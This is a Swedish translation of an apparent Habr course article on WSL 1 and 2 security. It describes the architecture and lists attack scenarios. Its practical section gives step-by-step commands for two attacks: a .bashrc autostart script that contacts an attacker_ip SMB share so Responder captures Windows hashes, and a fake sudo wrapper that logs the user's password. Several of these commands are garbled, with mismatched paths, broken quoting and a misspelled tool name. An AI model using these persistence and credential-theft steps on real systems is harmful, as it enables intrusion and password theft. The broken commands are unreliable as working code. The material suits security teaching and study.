

Hej, Habr! I oktober lanserar OTUS en ny omgång av kursen . I förberedelserna inför kursstarten delar vi med oss av en artikel som skrevs av en av våra lärare — Alexander Kolesnikov.
År 2016 introducerade Microsoft en ny teknologi för IT-gemenskapen, WSL (WWindows SSubsystem for LLinux), som gjorde det möjligt att förena tidigare oförenliga konkurrenter som kämpade om popularitet bland både vanliga och avancerade operativsystemsanvändare: Windows och Linux. Denna teknologi gjorde det möjligt att använda verktyg från Linux-operativsystemet i Windows-miljö utan att behöva starta Linux, exempelvis genom multiboot. På Habr kan du hitta ett stort antal artiklar som beskriver fördelarna med att använda WSL. Tyvärr, vid tidpunkten för artikelns skapande, hittades inga säkerhetsstudier av denna symbios mellan operativsystem. Detta inlägg kommer att försöka rätta till detta. Artikeln kommer att diskutera arkitekturella aspekter av WSL 1 och 2 samt analysera några exempel på attacker mot system som använder dessa teknologier. Artikeln är uppdelad i två delar. Den första kommer att ge grundläggande teoretiska metoder för attacker från Linux och Windows. Den andra artikeln kommer att inkludera inställning av testmiljö och reproduktion av attacker.
WSL 1: arkitekturens egenskaper
För att på bästa sätt förstå säkerhetsproblem med WSL är det nödvändigt att definiera de grundläggande nyanserna kopplade till implementeringen av subsystemet. En av de viktigaste användaruppgifterna som WSL löser är att möjliggöra arbete via Linux-terminaler på värden med Windows OS. Den erbjudna kompatibiliteten var så nativ att Linux-exekverbara filer (ELF) kunde köras direkt i Windows-systemet. För att uppnå dessa mål skapades en speciell subsystem i Windows 10 för att köra Linux-applikationer med hjälp av en uppsättning specifika systemanrop — därigenom gjordes ett försök att mappa Linux-systemanrop till Windows. Fysiskt realiserades detta genom att lägga till nya drivrutiner och ett nytt processformat. Visuellt såg arkitekturen ut så här:

I grund och botten organiserades interaktionen med operativsystemet Linux genom flera kärnmoduler och en speciell typ av processer — pico. Av schemat ovan framgår att processen, som körs i en Linux-instans på värden, måste vara nativ och använda samma resurser som vanliga Windows-applikationer. Men hur uppnår man detta? I projektet utvecklades koncept för processer för Windows, som tillhandahöll alla nödvändiga komponenter av operativsystemet (beroende på dess version) för att köra en applikation från ett annat OS.
Notera att den föreslagna abstraktionen gjorde det möjligt att inte behöva ta hänsyn till operativsystemet (i synnerhet — Windows), där processen från ett annat OS förväntades köras, och erbjöd en allmän metod.

Således kunde vilken applikation som helst inom pico-processen fungera utan att ta hänsyn till Windows-kärnan:
- Kompatibilitets- och översättningsproblem för systemanrop måste lösas av speciella leverantörer;
- Åtkomstkontroll bör ske via Säkerhetsmonitor. Monitorn ligger i kärnan och därför krävdes en uppgradering av Windows i form av en ny drivrutin, som skulle kunna fungera som leverantör för sådana processer. Prototypen av pico-processen är schematiskt representerad nedan:
Eftersom filsystemet i Linux använder skiftlägeskänsliga filnamn och kataloger har Windows lagt till 2 typer av filsystem för att arbeta med WSL — VolFS och DriveFS. VolFS är en implementation av filsystemet Linux, DriveFS är ett filsystem som fungerar enligt Windows regler, men har möjlighet att välja känslighet för registrering av namn.
WSL 2
WSL 1 hade ett antal begränsningar som hindrade användningen för att lösa ett maximalt antal uppgifter. Till exempel, möjligheten att köra 32-bitars Linux-appar saknades och det var inte möjligt att använda enhetens drivrutiner. Därför släpptes WSL 2 2020, som förändrade sättet att bygga subsystemet. WSL 2 är en optimerad virtuell maskin som matchar WSL 1:s resursförbrukningsegenskaper. Nu, beroende på de problem som Windows-användaren ska lösa, kan man välja den nödvändiga versionen av Linux-arbetsmiljö. För att mildra potentiella sårbarheter byggdes WSL 2 på Hyper-V i Windows 10. I denna version har Windows möjlighet att isolerat köra Linux operativsystemets kärna. Det är viktigt att komma ihåg att version 1 av WSL presenterades som en beta-funktion som skulle visa riktningen för Windows utveckling inom detta område, därför var övergången till Hyper-V oundviklig. Den slutgiltiga arkitekturen ser ut så här:

I denna version har Windows- och Linux-systemkärnor sina egna resurser och överlappningen finns endast i filsystemet, men detta kan inte kallas fullt. Interaktionen mellan filsystemen sker genom en klient-server-wrapper som arbetar enligt protokollet 9P.
I dag erbjuder Microsoft möjligheten att växla mellan WSL 1 och WSL 2. Båda versionerna är tillgängliga för användning.
Säkerheten för WSL
Det finns för närvarande ett antal studier som beskriver vissa metoder för att använda legitima verktyg från operativsystemet för att attackera interaktionen mellan subsystems. Vi kommer att använda deras scenarier för att kontrollera relevansen av attacker vid tidpunkten för artikelns skrivande. Den allmänna listan över attacker och scenarier är:
1. Implementering av filsystem: behörigheter, närvaro av gemensamma kataloger/datadelning mekanismer.
Studier har genomförts för att undersöka överträdelse av åtkomsträttigheter från Linux FS->Windows FS, Windows FS->Linux FS. Studierna visade möjligheten att modifiera en given fil inom det målsatta operativsystemet. Det har också genomförts försök att byta, skapa duplikat och ta bort delar av filsystemen.
Scenario:
- A. Attack från operativsystemet Windows — modifiering av filer i katalogen /etc i Linux OS.
- B. Attack från operativsystemet Linux — modifiering av filer i katalogerna:
C:Windows,C:Program Files,C:Users
2. Implementering av nätverksstacken.
Forskningen genomfördes med exempel på attacker från operativsystemet Linux mot Windows. Det utnyttjades egenskaper hos nätverksstacken, nämligen autentiseringsmekanismer på olika resurser.
Scenario:
- Öppning av en port som redan är upptagen i systemet Windows
- Öppning av port utan motsvarande behörighet
- Körning av reverse shell med en ELF-fil i operativsystemet Windows.
3. Dölja körning av skadlig programvara genom WSL-subsystemet.
Forskningen baserades på den enkla faktan - skyddssystem kan inte fånga händelser i ett annat kärna som arbetar med en legitim leverantör från operativsystemet i fallet med WSL 1. I WSL 2 finns det inget sätt att se händelser som inträffar i ett separat kärna inom ramen för en lätt virtuell maskin.
Scenario:
1) Starta en applikation för fjärråtkomst till systemet och visa registrerade händelser.
WSL 1 experiment: fånga hash (Windows OS)
Äntligen har vi kommit till den praktiska delen. Först måste miljön för testerna konfigureras. Alla experiment kommer att genomföras på en plattform med installerad Windows 10 2004. För operativsystemet för WSL valdes Ubuntu 18.04 som avbild. Avbilden valdes slumpmässigt och vilken annan som helst kommer att fungera lika bra. Kommandon för att konfigurera plattformen:
Först måste du starta powershell.exe som administratör.
För WSL 1 måste följande kommandon utföras:
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux #Aktivera WSL-funktionen
- Invoke-WebRequest -Uri aka.ms/wsl-ubuntu-1804
-OutFile ~/Ubuntu.appx -UseBasicParsing #Ladda ner Linux-abbilden från Microsoft Store
Efter omstart av plattformen kan du anropa kommandot bash. Om allt fungerade korrekt kommer du att se ungefär detta utdata i Windows-konsolen:

Som angriparmaskin kommer vi att använda Kali Linux-distributionen, alla maskiner ska befinna sig i samma lokala nätverk.
Anta att vi har oprivilegierad åtkomst till WSL på en Windows-maskin. Låt oss försöka genomföra en attack på operativsystemet Linux genom att köra ett kommando från Linux. För att genomföra attacken kommer vi att använda en enkel autostartteknik — vi lägger till vårt skript för exekvering i Linux-miljön. För detta måste vi ändra filen .bashrc.
På maskinen med WSL kör vi:
	1. bash
	2. Gå till användarens hemkatalog: cd /home/sam/
	3. echo " /home/sam/.attack.sh" >> .bashrc
	4. echo "icalcs.exe \\attacker_ip\\shareName\" > /dev/null 2>&1 >> .attack.sh
	5. chmod u+x .attack.sh
	6. exit
På Kali Linux-maskinen kör vi:
1. Responder -I eth0 -rdvwPå Windows-maskinen startar vi bash.
Vi väntar på resultatet på Kali Linux-maskinen:

Således fick vi Windows-användarens hashes via WSL genom att köra kommandot på Linux-systemet.
WSL 1 experiment: få användarens lösenord (Linux OS)
Vi kommer att genomföra ett till experiment. Under denna kontroll kommer vi att lägga till några kommandon i filen .bashrc för att hämta användarens lösenord för operativsystemet Linux.
Vi startar bash och skriver in kommandona:
1. mkdir .hidden
2. echo "export PATH=$HOME/.hidden/:$PATH:" >> .bashrc
3. echo "read -sp "[sudo] lösenord för $USER: " sudopass" > .hidden/sudo
4. echo "echo """ >> .mysudo/sudo
5. echo "sleep 2" >> .mysudo/sudo
6. echo "echo "Försök igen."" >> .mysudo/sudo
7. echo "echo $sudopass >> /home/sam/.mysudo/pass.txt" >> .mysudo/sudo
8. echo "/usr/bin/sudo $@" >> .mysudo/sudo
9. chmod +x .mysudo/sudo
10. exit
För att attacken ska lyckas måste användaren Sam köra sudo i Linux-terminalen. Efter det kommer användarens Linux-lösenord att finnas i filen pass.txt:

Genomförandet av attackerna har endast beskrivits för teoretisk förståelse.
I nästa del av artikeln kommer implementeringen av protokollet 9P att beskrivs, skapandet av en skanner för detta protokoll kommer att diskuteras, samt en attack genomföras med hjälp av det.
Lista över använda källor
Läs mer
Källa: habr.com
